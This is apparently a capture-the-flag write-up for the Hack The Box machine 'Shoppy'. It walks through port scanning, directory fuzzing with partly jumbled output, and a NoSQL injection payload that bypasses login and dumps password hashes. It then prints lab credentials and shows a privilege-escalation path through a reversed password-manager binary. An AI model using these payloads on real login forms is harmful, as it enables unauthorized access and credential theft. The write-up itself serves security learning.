Shoppy

nmap

A normal scan reveals port 22 and 80


All port scan reveals 9093 as well

Additional info:

- Upon causing a 404 error, the page returns "Cannot GET /", which is a NodeJS error
- port 9093 shows a page with a bunch of text including "go", "heap_alloc", and "playbook"

fuzzing

Fuzzing for some interesting subdomains:



Additionally, fuzzing for some interesting subdirectories:

```
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not wor
 Wfuzz 3.1.0 - The Web Fuzzer
Target: http://shoppy.htb/FUZZ
Total requests: 220560
ID
             Response
                         Lines
                                                           Payload
                                   Word
                                              Chars
000000001:
                         56 L
                                   129 W
                                              2178 Ch
                                                           "# directory-list-2.3-medium.txt"
000000007:
                         56 L
                                   129 W
                                              2178 Ch
                                                           "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
                                                           "# Copyright 2007 James Fisher
                                   129 W
                                              2178 Ch
000000003:
                         56 L
000000009:
                         56
                                   129 W
                                              2178 Ch
                                                            "# Suite 300, San Francisco, California, 94105, USA."
                                                           "# on atleast 2 different hosts'
000000012:
                         56 L
                                   129 W
                                              2178 Ch
                                                           "# or send a letter to Creative Commons, 171 Second Street,"
                                   129 W
                                              2178 Ch
                                              179 Ch
                                                           "images"
000000016:
                         10 L
                                   16 W
                                                           "# Priority ordered case sensative list, where entries were found"
                         56 L
                                   129 W
                                              2178 Ch
000000011:
                                                           "# Attribution-Share Alike 3.0 License. To view a copy of this' "http://shoppy.htb/"
000000006:
             200
                         56
                                   129 W
                                              2178 Ch
000000014:
                         56 L
                                   129 W
                                              2178 Ch
                                   129 W
                                                           "#"
000000010:
                                              2178 Ch
000000013:
             200
                         56 L
                                   129 W
                                              2178 Ch
                                                           "# This work is licensed under the Creative Commons"
                         56 L
                                   129 W
000000005:
                                              2178 Ch
0000000004:
                         56 L
                                   129 W
                                              2178 Ch
                                                           "#"
0000000002:
                         56 L
                                   129 W
                                              2178 Ch
                                                           "login"
                                              1074 Ch
000000053:
                                   62 W
                                                           "assets
000000291:
                         10 L
                                   16 W
                                              179 Ch
                                                           "admin"
                                              28 Ch
000000259:
                         0 L
                                   4 W
                                              173 Ch
000000550:
                         10 L
                                   16 W
                                                            "Login"
000000825:
                         25 L
                                   62 W
                                              1074 Ch
                                                            "js
                         10
                                   16 W
                                              171 Ch
000000953:
                                                           "fonts
000002771:
```

-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hc 404 "http://shop

NoSQL Injection

on shoppy.htb/login

the following payload bypasses authentication:

```
admin' || '1' === '1
```

using the same payload for the webapp's search users feature:

```
' | | '1' === '1
```

The search reveals password hashes as well: admin:23c6877d9e2b564ef8b32c3a23de27b2 josh:6ebcea65320589ca4f2f1ce039975995 -> crackstation only cracks one:

josh:remembermethisway

Why the injection works:

On the backend:

this.username === '{input}' && this.password === '{input}'

With payload:

this.username === 'admin' || '1' === '1' && this.password === 'doggydoodoo'

mattermost

The creds from the main webapp are for mattermost josh:remembermethisway

Upon logging in, we see a chat with jaeger revealing creds: jaeger:Sh0ppyBest@pp!

this is jaeger's password to the box. we got user!

priv esc

sudo -l as jaeger gives: (deploy) /home/deploy/password-manager

trying to use the binary, it asks for a master password, which is unknown.

let's reverse engineer the password

first, secure copy the file over to our machine: scp jaeger@10.10.11.180:/home/deploy/password-manager ./password-manager

then, using ghidra, we can decompile the main function to find the master password: Sample

doing so and using the password, we get more creds: deploy:Deploying@pp!

post root

```
after some digging, found the source code which handles login at shoppy.htb/login inside /home/jaeger/ShoppyApp/index.js:

const query = { $where: `this.username === '${username}' && this.password === '${passToTest}'` };

which is why the NoSQL Injection payload admin' || '1' === '1 worked

With payload:
const query = { $where: `this.username === 'admin' || '1' === '1' && this.password === '${passToTest}'` };
```